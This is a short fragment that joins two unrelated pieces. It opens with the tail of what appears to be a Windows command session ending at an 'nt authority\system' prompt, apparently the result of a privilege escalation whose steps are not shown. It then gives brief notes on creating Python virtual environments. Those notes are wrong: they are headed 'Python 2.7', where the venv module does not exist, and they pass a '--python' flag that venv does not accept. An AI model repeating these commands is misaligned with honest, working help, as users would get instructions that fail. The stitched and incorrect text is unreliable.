nt authority\system

C:\Windows\system32>
```

Getting Started

Virtual Environments on Python 2.7

- › Create a virtual environment in your current directory for a project with the command `python -m venv my_project`
- › "my_project" is whatever name you would like to give this environment
- › To create a virtual environment with a specific version of python use the command `python -m venv my_project --python=python3.6`